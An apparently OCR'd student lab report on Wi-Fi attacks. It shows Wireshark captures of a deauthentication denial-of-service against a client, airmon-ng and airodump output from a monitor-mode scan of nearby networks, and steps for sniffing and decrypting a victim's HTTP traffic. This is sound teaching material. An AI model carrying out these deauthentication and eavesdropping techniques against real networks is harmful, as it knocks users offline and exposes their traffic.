 2397  32:5a:7d:f7:9e:82           Deauthentication, SN=2761, FN=0, Flags=........
 2398  04:e8:b9:7b:99:c7           Deauthentication, SN=2762, FN=0, Flags=........
 2399  32:5a:7d:f7:9e:82           Deauthentication, SN=2763, FN=0, Flags=........
 2400  04:e8:b9:7b:99:c7           Deauthentication, SN=2764, FN=0, Flags=........
 2401  32:5a:7d:f7:9e:82           Deauthentication, SN=2765, FN=0, Flags=........
 2402  04:e8:b9:7b:99:c7           Deauthentication, SN=2766, FN=0, Flags=........
 2403  32:5a:7d:f7:9e:82           Deauthentication, SN=2767, FN=0, Flags=........
 2405  04:e8:b9:7b:99:c7           Deauthentication, SN=2768, FN=0, Flags=........
 2406  32:5a:7d:f7:9e:82           Deauthentication, SN=2769, FN=0, Flags=........
 2407  04:e8:b9:7b:99:c7           Deauthentication, SN=2770, FN=0, Flags=........
 2408  32:5a:7d:f7:9e:82           Deauthentication, SN=2771, FN=0, Flags=........
 2409  04:e8:b9:7b:99:c7           Deauthentication, SN=2772, FN=0, Flags=........
 2410  32:5a:7d:f7:9e:82           Deauthentication, SN=2773, FN=0, Flags=........
 2412  04:e8:b9:7b:99:c7           Deauthentication, SN=2774, FN=0, Flags=........
 2413  32:5a:7d:f7:9e:82           Deauthentication, SN=2775, FN=0, Flags=........
 2414  04:e8:b9:7b:99:c7           Deauthentication, SN=2776, FN=0, Flags=........
 2415  32:5a:7d:f7:9e:82           Deauthentication, SN=2777, FN=0, Flags=........
 2416  04:e8:b9:7b:99:c7           Deauthentication, SN=2778, FN=0, Flags=........

▸ Frame 2388: 38 bytes on wire (304 bits), 38 bytes captured (304 bits)
▸ Radiotap Header v0, Length 12
▸ 802.11 radio information
▸ IEEE 802.11 Deauthentication, Flags: ........
▸ IEEE 802.11 Wireless Management
```

Client(Sayak) is not able to access internet because of Dos attack by attacker(Arjit)





Note: Respective pcap file is also given.


—---

Task-2: Snoop into HTTP traffic of a victim Wi-Fi STA

S1: Same as S1 of Task-1
S2: Same as S2 of Task-1 except that the victim STA visits example.com over http. So, no encryption of application traffic by TLS, but we have link level encryption as IITH-Guest is a protected Wi-Fi network. Save the sniffed traffic between victim STA and example.com as a pcap file.


S3: Open this pcap in wireshark to check whether you could see any HTTP traffic between victim STA and example.com
S4. Open wireshark again and key in IITH-Guest password (refer to https://wiki.wireshark.org/HowToDecrypt802.11) for decrypting the pcap file. Now check for presence of any HTTP traffic due to automatic decryption of link-level encrypted L2 packets.

Killing the Processes




```
✘  arjit  sudo su
root@ROG-Zephyrus-G14-GA401QH-GA401QH:/home/arjit# airmon-ng check kill

Killing these processes:

    PID Name
    851 wpa_supplicant

root@ROG-Zephyrus-G14-GA401QH-GA401QH:/home/arjit# airmon-ng check kill


root@ROG-Zephyrus-G14-GA401QH-GA401QH:/home/arjit# 
```

Ifconfig to see available interfaces



```
root@ROG-Zephyrus-G14-GA401QH-GA401QH:/home/arjit# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:82:b1:c7:fb  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 9278  bytes 708521 (708.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9278  bytes 708521 (708.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lxcbr0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 10.0.3.1  netmask 255.255.255.0  broadcast 10.0.3.255
        ether 00:16:3e:00:00:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

oai-core-net: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 192.5.0.1  netmask 255.255.255.0  broadcast 192.5.0.255
        ether 02:42:80:cf:c3:65  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlp2s0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec EC-2E-98-EA-94-E7-00-5A-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 18149  bytes 3233731 (3.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@ROG-Zephyrus-G14-GA401QH-GA401QH:/home/arjit# 
```


AP: Rohit’s Flips3



arjit@ROG-Zephyrus-G14-GA401QH-GA401QH:~/Desktop/mayuresh

```
CH  8 ][ Elapsed: 6 s ][ 2024-03-22 16:46

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:06:AE:F5:36:7E  -83        2        0    0  11  360   WPA2 CCMP   MGT  JioPrivateNet
00:06:AE:F5:00:CB  -72        6        0    0  11  360   WPA2 CCMP   MGT  JioPrivateNet
B0:A7:B9:AA:6C:E6  -82        3        0    0   4  270   WPA2 CCMP   PSK  TP-Link_6CE6
1C:3B:F3:F8:57:BA  -83        2        0    0   3  270   WPA2 CCMP   PSK  L**da
AC:15:A2:E8:5F:BA  -70        3        0    0   3  270   WPA2 CCMP   PSK  TP-Link_5FBA
BC:0F:9A:EB:8E:F4  -75        5        0    0  13  270   WPA2 CCMP   PSK  RAHUL
E0:1C:FC:A9:AA:F4  -85        3        0    0   7  270   WPA2 CCMP   PSK  Mocha
74:DA:DA:99:23:D5  -82        3        0    0   2  270   WPA2 CCMP   PSK  Water bottle
A4:2A:95:2D:72:CA  -84        3        0    0   1  270   WPA2 CCMP   PSK  Rao's~
1A:02:D7:A3:85:77  -49        7        0    0   1  360   WPA2 CCMP   PSK  Rohit's Flip3
E8:65:D4:84:C0:30  -60        7        0    0   1  270   WPA2 CCMP   PSK  kamasutra
30:DE:4B:35:C0:8E  -86        2        0    0  10  270   WPA2 CCMP   PSK  TP-Link_C08E
48:22:54:28:34:34  -21       19        0    0   3  270   WPA2 CCMP   PSK  TP-Link_3434
C0:C9:E3:60:7A:00  -68        8        8    0  10  270   WPA2 CCMP   PSK  TP-Link_7A00

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   00:0C:E7:25:60:B5  -88    0 - 1      0        1
(not associated)   C8:BF:3E:45:EF:3B  -86    0 - 6      0        1         JioFi_2102A32
48:22:54:28:34:34  40:A3:CC:7A:7D:62  -36    0 - 6e     0        1
C0:C9:E3:60:7A:00  3E:D2:E0:97:66:FD  -66   24e- 1e     5       13
Quitting...

 [~/Desktop/mayuresh]
 arjit
```

Wireshark capture of the same, when client(Rohit's Laptop) accessed http://www.example.com and Attacker(Arjit), is eavesdropping.




no_dos.pcap-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time      Source            Destination       Protocol Length Info
  21 0.016850  IntelCor_03:9…    TendaTec_84:c…    802.…    16 Request-to-send, Flags=........
  22 0.020401  TendaTec_84:c…    Broadcast (ff…    802.…    16 CF-End (Control-frame), Flags=........
  23 0.022378                    IntelCor_03:9…    802.…    10 Clear-to-send, Flags=........
  24 0.022531  TendaTec_84:c…    IntelCor_03:9…    802.…    28 802.11 Block Ack, Flags=........
  25 0.029564  IntelCor_03:9…    TendaTec_84:c…    802.…    16 Request-to-send, Flags=........
  26 0.029582  TendaTec_84:c…    IntelCor_03:9…    802.…    28 802.11 Block Ack, Flags=........
  27 0.036047  IntelCor_03:9…    TendaTec_84:c…    802.…    28 802.11 Block Ack, Flags=........
  28 0.036228  TendaTec_84:c…    Broadcast (ff…    802.…    16 CF-End (Control-frame), Flags=........
  29 0.045954  TendaTec_84:c…    Broadcast (ff…    802.…    16 CF-End (Control-frame), Flags=........
  30 0.046188  TendaTec_84:c…    Broadcast (ff…    802.…    16 CF-End (Control-frame), Flags=........
  31 0.046960                    IntelCor_03:9…    802.…    10 Clear-to-send, Flags=........
  32 0.046980                    IntelCor_03:9…    802.…    10 Acknowledgement, Flags=........
  33 0.046987                    IntelCor_03:9…    802.…    10 Clear-to-send, Flags=........
  34 0.046994                    IntelCor_03:9…    802.…    10 Acknowledgement, Flags=........
  35 0.050414  1a:02:d7:a3:8…    Broadcast         802.…   260 Beacon frame, SN=3291, FN=0, Flags=........, BI=100, SSID="Rohit's Flip3"
  36 0.054236                    72:11:fe:9d:8…    802.…    10 Clear-to-send, Flags=........
  37 0.055466  IntelCor_03:9…    TendaTec_84:c…    802.…    28 802.11 Block Ack, Flags=........
  38 0.055473  TendaTec_84:c…    Broadcast (ff…    802.…    16 CF-End (Control-frame), Flags=........
  39 0.056655                    IntelCor_03:9…    802.…    10 Clear-to-send, Flags=........
  40 0.056663                    IntelCor_03:9…    802.…    10 Acknowledgement, Flags=........
  41 0.062505  TendaTec_84:c…    Broadcast (ff…    802.…    16 CF-End (Control-frame), Flags=........
  42 0.062522                    IntelCor_03:9…    802.…    10 Clear-to-send, Flags=........
  43 0.064703  IntelCor_03:9…    TendaTec_84:c…    802.…    28 802.11 Block Ack, Flags=........
  44 0.064721  IntelCor_03:9…    TendaTec_84:c…    802.…    28 802.11 Block Ack, Flags=........
  45 0.064729  TendaTec_84:c…    Broadcast (ff…    802.…    16 CF-End (Control-frame), Flags=........
  46 0.064821  IntelCor_03:9…    TendaTec_84:c…    802.…    16 Request-to-send, Flags=........
  47 0.064828                    IntelCor_03:9…    802.…    10 Clear-to-send, Flags=........
  48 0.064987                    IntelCor_03:9…    802.…    10 Acknowledgement, Flags=........
  49 0.065150                    IntelCor_03:9…    802.…    10 Clear-to-send, Flags=........
  50 0.065161                    IntelCor_03:9…    802.…    10 Acknowledgement, Flags=........
```

```
> Frame 35: 260 bytes on wire (2080 bits), 260 bytes captured (2080 bits)
> IEEE 802.11 Beacon frame, Flags: ........
> IEEE 802.11 Wireless Management
```

```
0000  80 00 00 00 ff ff ff ff  ff ff 1a 02 d7 a3 85 77   ········ ·······w
0010  1a 02 d7 a3 85 77 b0 cd  fa 0f 2a 49 13 00 00 00   ·····w·· ··*I····
0020  64 00 31 14 00 0d 52 6f  68 69 74 27 73 20 46 6c   d·1···Ro hit's Fl
0030  69 70 33 01 04 82 84 8b  96 03 01 01 05 04 01 02   ip3····· ········
0040  00 00 07 06 49 4e 04 01  0d 17 3b 06 51 53 54 7d   ····IN·· ··;·QST}
0050  80 81 2a 01 00 32 08 0c  12 18 24 30 48 60 6c 30   ··*··2·· ··$0H`l0
0060  14 01 00 00 0f ac 04 01  00 00 0f ac 04 01 00 00   ········ ········
```

Without decryption



no_dos.pcap-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Packet details
Narrow & Wide
□ Case sensitive
String
77
Find
Cancel

```
No.  Time      Source              Destination         Protocol Length Info
9943 13.610508 TendaTec_84:c0:3…   Broadcast (ff:ff…   802.11    16 CF-End (Control-frame), Flags=........
9944 13.610516 IntelCor_03:90:7…   TendaTec_84:c0:3…   802.11    16 Request-to-send, Flags=........
9945 13.610522                     IntelCor_03:90:7…   802.11    10 Clear-to-send, Flags=........
9946 13.610707                     IntelCor_03:90:7…   802.11    10 Acknowledgement, Flags=........
9947 13.619654 IntelCor_bf:10:5…   1a:02:d7:a3:85:7…   802.11    16 Request-to-send, Flags=........
9948 13.619671                     IntelCor_bf:10:5…   802.11    10 Clear-to-send, Flags=........
9949 13.619761 IntelCor_bf:10:53   1a:02:d7:a3:85:77   802.11   459 QoS Data, SN=205, FN=0, Flags=.p.....T
9950 13.619770                     IntelCor_bf:10:5…   802.11    10 Acknowledgement, Flags=........
9951 13.619779 IntelCor_03:90:7…   TendaTec_84:c0:3…   802.11    28 802.11 Block Ack, Flags=........
9952 13.619787 TendaTec_84:c0:3…   Broadcast (ff:ff…   802.11    16 CF-End (Control-frame), Flags=........
9953 13.621120                     IntelCor_03:90:7…   802.11    10 Clear-to-send, Flags=........
9954 13.621220                     IntelCor_03:90:7…   802.11    10 Acknowledgement, Flags=........
9955 13.622615 IntelCor_bf:10:5…   1a:02:d7:a3:85:7…   802.11    16 Request-to-send, Flags=........
9956 13.622624                     IntelCor_bf:10:5…   802.11    10 Clear-to-send, Flags=........
9957 13.622654 IntelCor_bf:10:53   1a:02:d7:a3:85:77   802.11   111 QoS Data, SN=206, FN=0, Flags=.p.....T
9958 13.622657                     IntelCor_bf:10:5…   802.11    10 Acknowledgement, Flags=........
9959 13.626078 1a:02:d7:a3:85:77   IntelCor_bf:10:53   802.11   127 QoS Data, SN=99, FN=0, Flags=.p....F.
```

```
    Epoch Time: 1711106350.178984000 seconds
    [Time delta from previous captured frame: 0.000090000 seconds]
    [Time delta from previous displayed frame: 0.000090000 seconds]
    [Time since reference or first frame: 13.619761000 seconds]
    Frame Number: 9949
    Frame Length: 459 bytes (3672 bits)
    Capture Length: 459 bytes (3672 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: wlan:data]
v IEEE 802.11 QoS Data, Flags: .p.....T
    Type/Subtype: QoS Data (0x0028)
  > Frame Control Field: 0x8841
    .000 0000 0011 0000 = Duration: 48 microseconds
    Receiver address: 1a:02:d7:a3:85:77 (1a:02:d7:a3:85:77)
    Transmitter address: IntelCor_bf:10:53 (a8:7e:ea:bf:10:53)
    Destination address: 1a:02:d7:a3:85:77 (1a:02:d7:a3:85:77)
    Source address: IntelCor_bf:10:53 (a8:7e:ea:bf:10:53)
    BSS Id: 1a:02:d7:a3:85:77 (1a:02:d7:a3:85:77)
    STA address: IntelCor_bf:10:53 (a8:7e:ea:bf:10:53)
    .... .... .... 0000 = Fragment number: 0
    0000 1100 1101 .... = Sequence number: 205
  > Qos Control: 0x0000
  > CCMP parameters
> Data (425 bytes)
```


```
0000  88 41 30 00 1a 02 d7 a3  85 77 a8 7e ea bf 10 53   ·A0·····  ·w·~···S
0010  1a 02 d7 a3 85 77 d0 0c  00 00 cc 00 00 20 00 00   ·····w··  ····· ··
0020  00 00 36 83 b8 5a 20 e8  a7 6d fe e9 01 0f a3 42   ··6··Z ·  ·m·····B
0030  f5 aa 0a a4 5f da 92 c0  c9 d5 c6 bb 27 50 bd d4   ····_···  ····'P··
